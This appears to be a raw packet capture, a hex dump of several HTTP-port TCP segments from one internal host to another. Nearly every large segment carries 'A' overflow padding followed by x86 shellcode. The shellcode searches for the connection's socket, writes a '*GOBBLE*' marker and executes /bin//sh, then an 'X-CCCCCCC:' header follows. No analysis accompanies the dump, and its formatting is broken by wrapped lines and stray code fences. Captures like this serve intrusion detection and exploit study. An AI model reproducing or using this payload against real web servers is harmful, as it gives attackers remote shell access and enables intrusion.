  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4168 4747 4747 89e3 31c0
AAAAAAAhGGGG.ã1À

  04d0: 5050 5050 c604 2404 5350 5031 d231 c9b1
PPPPÆ.$.SPP1Ò1É±

  04e0: 80c1 e118 d1ea 31c0 b085 cd80 7202 09ca
.Áá.Ñê1À°.Í.r..Ê

  04f0: ff44 2404 807c 2404 2075 e931 c089 4424  ÿD$..|$. 
ué1À.D$

  0500: 04c6 4424 0420 8964 2408 8944 240c 8944  .ÆD$. 
.d$..D$..D

  0510: 2410 8944 2414 8954 2418 8b54 2418 8914
$..D$..T$..T$...

  0520: 2431 c0b0 5dcd 8031 c9d1 2c24 7327 31c0
$1À°]Í.1ÉÑ,$s'1À

  0530: 5050 5050 ff04 2454 ff04 24ff 0424 ff04
PPPPÿ.$Tÿ.$ÿ.$ÿ.

  0540: 24ff 0424 5150 b01d cd80 5858 5858 583c
$ÿ.$QP°.Í.XXXXX<

  0550: 4f74 0b58 5841 80f9 2075 ceeb bd90 31c0  Ot.XXA.ù 
uÎë½.1À

  0560: 5051 5031 c0b0 5acd 80ff 4424 0880 7c24
PQP1À°ZÍ.ÿD$..|$

  0570: 0803 75ef 31c0 50c6 0424 0b80 3424 0168
..uï1ÀPÆ.$..4$.h

  0580: 424c 452a 682a 474f 4289 e3b0 0950 53b0
BLE*h*GOB.ã°.PS°

  0590: 0150 50b0 04cd 8031 c050 686e 2f73 6868
.PP°.Í.1ÀPhn/shh

  05a0: 2f2f 6269 89e3 5053 89e1 5051 5350 b03b
//bi.ãPS.áPQSP°;

  05b0: cd80 cc0d 0a58 2d43 4343 4343 4343 3a20  Í.Ì..X-
CCCCCCC:

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA
```

```
00:10:59.244317 10.3.88.186.3477 > 10.3.91.32.www: .
21721:23169(1448) ack 1 win 5840 <nop,nop,timestamp 536142841
1485469702> (DF)

  0000: 4500 05dc 7db7 4000 4006 ef84 0a03 58ba
E..Ü}·@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 f32a 6d08 7f10  ..[
...PÞãó*m...

  0020: 8010 16d0 489e 0000 0101 080a 1ff4 e3f9
...ÐH........ôãù

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0370: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0380: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0390: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 6847 4747 4789 e331
AAAAAAAAhGGGG.ã1

  0420: c050 5050 50c6 0424 0453 5050 31d2 31c9
ÀPPPPÆ.$.SPP1Ò1É

  0430: b180 c1e1 18d1 ea31 c0b0 85cd 8072 0209
±.Áá.Ñê1À°.Í.r..

  0440: caff 4424 0480 7c24 0420 75e9 31c0 8944  ÊÿD$..|$. ué1À.D

  0450: 2404 c644 2404 2089 6424 0889 4424 0c89  $.ÆD$. .d$..D$..

  0460: 4424 1089 4424 1489 5424 188b 5424 1889
D$..D$..T$..T$..

  0470: 1424 31c0 b05d cd80 31c9 d12c 2473 2731
.$1À°]Í.1ÉÑ,$s'1

  0480: c050 5050 50ff 0424 54ff 0424 ff04 24ff
ÀPPPPÿ.$Tÿ.$ÿ.$ÿ

  0490: 0424 ff04 2451 50b0 1dcd 8058 5858 5858
.$ÿ.$QP°.Í.XXXXX

  04a0: 3c4f 740b 5858 4180 f920 75ce ebbd 9031  <Ot.XXA.ù uÎë½.1
```

```
  04b0: c050 5150 31c0 b05a cd80 ff44 2408 807c
ÀPQP1À°ZÍ.ÿD$..|

  04c0: 2408 0375 ef31 c050 c604 240b 8034 2401
$..uï1ÀPÆ.$..4$.

  04d0: 6842 4c45 2a68 2a47 4f42 89e3 b009 5053
hBLE*h*GOB.ã°.PS

  04e0: b001 5050 b004 cd80 31c0 5068 6e2f 7368
°.PP°.Í.1ÀPhn/sh

  04f0: 682f 2f62 6989 e350 5389 e150 5153 50b0
h//bi.ãPS.áPQSP°

  0500: 3bcd 80cc 0d0a 582d 4343 4343 4343 433a  ;Í.Ì..X-
CCCCCCC:

  0510: 2041 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA
```

```
00:10:59.244392 10.3.91.32.www > 10.3.88.186.3477: . ack 23169
win 15928 <nop,nop,timestamp 1485469702 536142841> (DF)

  0000: 4500 0034 49de 4000 4006 2906 0a03 5b20
E..4IÞ@.@.)...[

  0010: 0a03 58ba 0050 0d95 6d08 7f10 dee3 f8d2
..Xº.P..m...ÞãøÒ

  0020: 8010 3e38 ca71 0000 0101 080a 588a 7806
..>8Êq......X.x.

  0030: 1ff4 e3f9                                 .ôãù


00:10:59.245747 10.3.88.186.3477 > 10.3.91.32.www: .
23169:24617(1448) ack 1 win 5840 <nop,nop,timestamp 536142841
1485469702> (DF)

  0000: 4500 05dc 7db8 4000 4006 ef83 0a03 58ba
E..Ü}¸@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 f8d2 6d08 7f10  ..[
...PÞãøÒm...

  0020: 8010 16d0 b088 0000 0101 080a 1ff4 e3f9
...Ð°........ôãù

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0300: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0310: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0320: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0330: 4141 4141 4141 4141 4141 4141 4141 4141
```

```
AAAAAAAAAAAAAAAA

  0340: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0350: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0360: 4141 4141 4141 4141 4168 4747 4747 89e3
AAAAAAAAAhGGGG.ã

  0370: 31c0 5050 5050 c604 2404 5350 5031 d231
1ÀPPPPÆ.$.SPP1Ò1

  0380: c9b1 80c1 e118 d1ea 31c0 b085 cd80 7202  É±.Áá.Ñê1À
.
.r.

  0390: 09ca ff44 2404 807c 2404 2075 e931 c089  .ÊÿD$..|$.
ué1À.

  03a0: 4424 04c6 4424 0420 8964 2408 8944 240c  D$.ÆD$.
.d$..D$.

  03b0: 8944 2410 8944 2414 8954 2418 8b54 2418
.D$..D$..T$..T$.

  03c0: 8914 2431 c0b0 5dcd 8031 c9d1 2c24 7327
..$1À°]Í.1ÉÑ,$s'

  03d0: 31c0 5050 5050 ff04 2454 ff04 24ff 0424
1ÀPPPPÿ.$Tÿ.$ÿ.$

  03e0: ff04 24ff 0424 5150 b01d cd80 5858 5858
ÿ.$ÿ.$QP°.Í.XXXX

  03f0: 583c 4f74 0b58 5841 80f9 2075 ceeb bd90  X<Ot.XXA.ù
uÎë½.

  0400: 31c0 5051 5031 c0b0 5acd 80ff 4424 0880
1ÀPQP1À°ZÍ.ÿD$..

  0410: 7c24 0803 75ef 31c0 50c6 0424 0b80 3424
|$..uï1ÀPÆ.$..4$

  0420: 0168 424c 452a 682a 474f 4289 e3b0 0950
.hBLE*h*GOB.ã°.P

  0430: 53b0 0150 50b0 04cd 8031 c050 686e 2f73
S°.PP°.Í.1ÀPhn/s

  0440: 6868 2f2f 6269 89e3 5053 89e1 5051 5350
hh//bi.ãPS.áPQSP

  0450: b03b cd80 cc0d 0a58 2d43 4343 4343 4343  °;Í.Ì..X-
CCCCCCC

  0460: 3a20 4141 4141 4141 4141 4141 4141 4141  :
AAAAAAAAAAAAAA

  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141           AAAAAAAAAAAA



00:10:59.247056 10.3.88.186.3477 > 10.3.91.32.www: .
24617:26065(1448) ack 1 win 5840 <nop,nop,timestamp 536142841
1485469702> (DF)

  0000: 4500 05dc 7db9 4000 4006 ef82 0a03 58ba
E..Ü}¹@.@.ï...Xº

  0010: 0a03 5b20 0d95 0050 dee3 fe7a 6d08 7f10  ..[
...PÞãþzm...

  0020: 8010 16d0 3d4e 0000 0101 080a 1ff4 e3f9
...Ð=N.......ôãù

  0030: 588a 7806 4141 4141 4141 4141 4141 4141
X.x.AAAAAAAAAAAA

  0040: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0050: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0060: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0070: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0080: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0090: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  00f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0100: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0110: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0120: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0130: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0140: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0150: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0160: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0170: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0180: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0190: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  01f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0200: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0210: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0220: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0230: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0240: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0250: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0260: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0270: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0280: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0290: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  02b0: 4141 4141 4141 4141 4141 6847 4747 4789
AAAAAAAAAAhGGGG.

  02c0: e331 c050 5050 50c6 0424 0453 5050 31d2
ã1ÀPPPPÆ.$.SPP1Ò

  02d0: 31c9 b180 c1e1 18d1 ea31 c0b0 85cd 8072  1É±.Áá.Ñê1À
.
.r

  02e0: 0209 caff 4424 0480 7c24 0420 75e9 31c0  ..ÊÿD$..|$.
ué1À

  02f0: 8944 2404 c644 2404 2089 6424 0889 4424  .D$.ÆD$.
.d$..D$

  0300: 0c89 4424 1089 4424 1489 5424 188b 5424
..D$..D$..T$..T$

  0310: 1889 1424 31c0 b05d cd80 31c9 d12c 2473
...$1À°]Í.1ÉÑ,$s

  0320: 2731 c050 5050 50ff 0424 54ff 0424 ff04
'1ÀPPPPÿ.$Tÿ.$ÿ.

  0330: 24ff 0424 ff04 2451 50b0 1dcd 8058 5858
$ÿ.$ÿ.$QP°.Í.XXX

  0340: 5858 3c4f 740b 5858 4180 f920 75ce ebbd  XX<Ot.XXA.ù
uÎë½

  0350: 9031 c050 5150 31c0 b05a cd80 ff44 2408
.1ÀPQP1À°ZÍ.ÿD$.

  0360: 807c 2408 0375 ef31 c050 c604 240b 8034
.|$..uï1ÀPÆ.$..4

  0370: 2401 6842 4c45 2a68 2a47 4f42 89e3 b009
$.hBLE*h*GOB.ã°.

  0380: 5053 b001 5050 b004 cd80 31c0 5068 6e2f
PS°.PP°.Í.1ÀPhn/

  0390: 7368 682f 2f62 6989 e350 5389 e150 5153
shh//bi.ãPS.áPQS

  03a0: 50b0 3bcd 80cc 0d0a 582d 4343 4343 4343  P°;Í.Ì..X-
CCCCCC

  03b0: 433a 2041 4141 4141 4141 4141 4141 4141  C:
AAAAAAAAAAAAA

  03c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  03f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0400: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0410: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0420: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0430: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0440: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0450: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0460: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA
```

```
  0470: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0480: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0490: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04d0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04e0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  04f0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0500: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0510: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0520: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0530: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0540: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0550: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0560: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0570: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0580: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  0590: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05a0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05b0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05c0: 4141 4141 4141 4141 4141 4141 4141 4141
AAAAAAAAAAAAAAAA

  05d0: 4141 4141 4141 4141 4141 4141            AAAAAAAAAAAA


